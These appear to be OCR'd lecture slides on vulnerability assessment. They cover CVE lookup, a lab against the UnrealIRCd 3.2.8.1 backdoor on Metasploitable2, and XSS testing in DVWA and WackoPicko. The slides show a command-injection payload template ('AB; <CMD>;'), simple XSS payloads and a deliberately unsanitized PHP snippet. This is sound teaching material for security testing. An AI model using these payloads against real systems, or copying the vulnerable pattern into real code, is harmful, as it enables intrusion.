
VULNERABILITY SEARCH

VULNERABILITY ASSESSMENT

Here is a list of websites you can refer to for more details about each vulnerability:

- Exploit Database. https://www.exploit-db.com/
  - Also provides a CLI tool called **searchsploit**
- CVE Details. http://www.cvedetails.com/
- Mitre's CVE. https://cve.mitre.org/
- NIST NVD. https://nvd.nist.gov/
- Security Focus. http://www.securityfocus.com/
- Packet Storm. https://packetstormsecurity.com/

VULNERABILITY ASSESSMENT



CVE Details

The ultimate security vulnerability datasource

(e.g.: CVE-2009-1234 or 2010-1234 or 20101234) Search | View CVE

Log In Register

Vulnerability Feeds & Widgets[New] www.itsecdb.com

Home
Browse :
Vendors
Products
Vulnerabilities By Date
Vulnerabilities By Type
Reports :
CVSS Score Report
CVSS Score Distribution
Search :
Vendor Search
Product Search
Version Search
Vulnerability Search
By Microsoft References
Top 50 :
Vendors
Vendor Cvss Scores
Products
Product Cvss Scores
Versions
Other :
Microsoft Bulletins
Bugtraq Entries
CWE Definitions
About & Contact
Feedback
CVE Help
FAQ
Articles
External Links :
NVD Website

Enter a CVE id, product, vendor, vulnerability typ Search

Current CVSS Score Distribution For All Vulnerabilities

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	703	0.60
1-2	914	0.70
2-3	4880	4.00
3-4	4556	3.70
4-5	27455	22.20
5-6	23785	19.30
6-7	17054	13.80
7-8	27369	22.20
8-9	553	0.40
9-10	16185	13.10
Total	123454	

Weighted Average CVSS Score: **6.6**

Vulnerability Distribution By CVSS Scores

Looking for OVAL (Open Vulnerability and Assessment Language) definitions? http://www.itsecdb.com allows you to view exact details of OVAL(Open Vulnerability and Assessment Language) definitions and see exactly what you should do to verify a vulnerability. It is fully integrated with cvedetails so you will be able to see OVAL definitions related to a product or a CVE entry. Sample CVE entry with OVAL definitions : CVE-2007-0994


UNREAL IRC BACKDOOR

VULNERABILITY ASSESSMENT

Let’s now focus on a specific target that we want to scan for vulnerabilities

Unreal IRC is a popular Internet Relay Chat server

A Unreal IRC server is running on port 6667



VULNERABILITY ASSESSMENT

Exercise (~5’)

Grab the banner of the IRC service

VULNERABILITY ASSESSMENT

Exercise (~5')

Grab the banner of the IRC service

With nmap

```
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
gabriele@gabriele-XPS-13-9370 ~ nmap -A -p 6667 192.168.122.137

Starting Nmap 7.60 ( https://nmap.org ) at 2020-04-16 17:28 CEST
Nmap scan report for 192.168.122.137
Host is up (0.0020s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
```

VULNERABILITY ASSESSMENT

Exercise (~5')

Grab the banner of the IRC service

With irssi (/help to see the commands)

```
File  Modifica  Visualizza  Cerca  Terminale  Aiuto
 Irssi v1.0.5-1ubuntu4.2 - http://www.irssi.org
17:31 -!-  ___                 _
17:31 -!- |_ _|_ _ _____(_)
17:31 -!-  | || '_(_-<_-< |
17:31 -!- |___|_| /__/__/_|
17:31 -!- Irssi v1.0.5-1ubuntu4.2 - http://www.irssi.org
17:31 -!- Irssi: Looking up 192.168.122.137
17:31 -!- Irssi: Connecting to 192.168.122.137 [192.168.122.137] port 6667
17:31 -!- Irssi: Connection to 192.168.122.137 established
17:31 !irc.Metasploitable.LAN *** Looking up your hostname...
17:31 !irc.Metasploitable.LAN *** Couldn't resolve your hostname; using your IP
          address instead
17:31 -!- You have not registered
17:31 -!- Welcome to the TestIRC IRC Network gabriele!gabriele@192.168.122.1
17:31 -!- Your host is irc.Metasploitable.LAN, running version Unreal3.2.8.1
```

VULNERABILITY ASSESSMENT

Metasploitable2 runs Unreal ircd version 3.2.8.1


By googling we immediately find https://www.cvedetails.com/cve/CVE-2010-2075/

- Or we can use serachsploit

“UnrealIRCd 3.2.8.1 [...] contains a [...] Trojan Horse [...] which allows remote attackers to execute arbitrary commands.”

VULNERABILITY ASSESSMENT

Nmap has a script to detect CVE-2010-2075, let try it!



VULNERABILITY ASSESSMENT

Nmap cannot confirm with certainty whether the vulnerability exists

The same goes for OpenVAS (Quality of Detection 70%)

Vulnerability		Severity	QoD	Host	Location	Actions
Check for Backdoor in UnrealIRCd		7.5 (High)	70%	192.168.122.137	6667/tcp	
Summary Detection of backdoor in UnrealIRCd.						
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.						

VULNERABILITY ASSESSMENT


The reason for this uncertainty is vulnerability-specific

Unreal IRC has a Remote Code Execution vulnerability

Attackers can execute a command <CMD> with the payload

`AB; <CMD>;`

However, no output is returned to the attacker




VULNERABILITY ASSESSMENT


Exercise (~10’)

Find a PoC exploit to confirm this vulnerability (remember: must be harmless!)

VULNERABILITY ASSESSMENT


PoC #1: make metasploitable connect to our host





VULNERABILITY ASSESSMENT

PoC #2: force a side effect that we can observe (aka blind injection)



APPLICATION-DEPENDENT VULNERABILITIES

RELEVANT CONCEPT

CVEs are great for finding vulnerabilities in frequently/commonly used services, but they are ineffective for custom software.

VULNERABILITY ASSESSMENT

So far we have detected vulnerabilities starting from a CVE

Either automatically or manually

However, in some cases we have to assess vulnerabilities of custom software

For instance, consider the web site of a company

Custom software vulnerabilities are very unlikely to appear in CVEs and, thus, extremely hard to be detected by automatic tools

Most of the vulnerabilities of interest belong to this category

(yes, penetration testing is pretty much a manual process)

VULNERABILITY ASSESSMENT

In these cases we have to reason in terms of weaknesses

Weaknesses are also contained in online repositories

- Mitre's CWE. https://cwe.mitre.org/
- OWASP top 10 (web application risks). https://owasp.org/www-project-top-ten/

VULNERABILITY ASSESSMENT

Common Weakness Enumeration

A Community-Developed List of Software & Hardware Weakness Types

Home > CWE List > CWE- Individual Dictionary Definition (4.0)

Home | About | CWE List | Scoring | Community | News | Search

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')

Weakness ID: 79
Abstraction: Base
Structure: Simple

Presentation Filter: Complete

Description

The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other u

Extended Description

Cross-site scripting (XSS) vulnerabilities occur when:

- 1. Untrusted data enters a web application, typically from a web request.
- 2. The web application dynamically generates a web page that contains this untrusted data.
- 3. During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTM etc.
- 4. A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.
- 5. Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the w
- 6. This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access reso

VULNERABILITY ASSESSMENT

Let consider two major vulnerabilities that affect web applications

- Cross-Site Scripting (XSS)
- SQL injection (SQLi)

They are both caused by the same type of bug: incorrect input validation

VULNERABILITY ASSESSMENT

XSS allows the attacker to inject executable (usually javascript) code in a vulnerable web page


The XSS injection typically occurs on a poorly sanitized field

Traditionally, the most used XSS PoC is `<script>alert(1)</script>`

VULNERABILITY ASSESSMENT


```
<?php
if(!array_key_exists ("name", $_GET)
|| $_GET['name'] == NULL
|| $_GET['name'] == '')
    { $isempty = true;}
else
    { echo '<pre>';
      echo 'Hello ' . $_GET['name'];
      echo '</pre>'; }
?>
```

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

There are a few types of XSS, the most common being:

Reflected XSS (non-persistent): the application renders the user input in the current page

- E.g., ‘search’ field

Stored XSS (persistent): the application stores the user input and renders it in a different page

- E.g., page comments

VULNERABILITY ASSESSMENT

Detecting XSS is very hard for automatic tools since


- The user input may go through some sanitization (e.g., filtering “<script>”)
- The input flow is arbitrarily complex
- Different types of PoC may be necessary

VULNERABILITY ASSESSMENT

Exercise (~5')

Find a PoC for the reflected XSS (security level: medium) in DVWA. The PoC must be **equivalent** to `<script>alert(1)</script>`

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

Exercise (~10’)

Find a PoC for the reflected XSS (security level: medium) in DVWA without using <script>.

Hint: Are there other tags to execute javascript code?

VULNERABILITY ASSESSMENT

Exercise (~10')

Find a PoC for the reflected XSS (security level: medium) in DVWA without using <script>.

Hint: Are there other tags to execute javascript code?

Yes, for instance <img>!

```
<img src=URL onerror=CODE>
```

Loads a picture from **URL**, in case of failure executes **CODE**

Several tags allow you to assign a behavior to a certain event (e.g., onload and onmouseover)

VULNERABILITY ASSESSMENT

```
<img src='x' onerror=alert(1)>
```

VULNERABILITY ASSESSMENT

User provided input can flow to many different parts of an HTML document

The location where the input is placed is called a **context**

E.g., <tag>INPUT</tag> vs. <tag attribute='INPUT'>

When a field allows the attacker to inject data we call if **tainted**

A tainted flow goes from a source (e.g., a field) to a destination (e.g., a context)

VULNERABILITY ASSESSMENT

A tainted flow is a necessary (but not sufficient) condition for XSS vulnerabilities

Thus we may want to start looking for tainted flows (especially in black-box testing)


To highlight a tainted flow it suffices to find a **distinguishable text** in the page, e.g., “tainted-if-you-see-this”

VULNERABILITY ASSESSMENT

Exercise (~3’)

Find a tainted flows in the homepage of WackoPicko

VULNERABILITY ASSESSMENT



VULNERABILITY ASSESSMENT

Detecting tainted flows is useful to identify possible vulnerable paths that automatic tools cannot detect

Stored XSS is among them, because the exploit occurs on a different place w.r.t. the XSS injection

Notice: stored XSS is more dangerous since it is persistent and targets the users

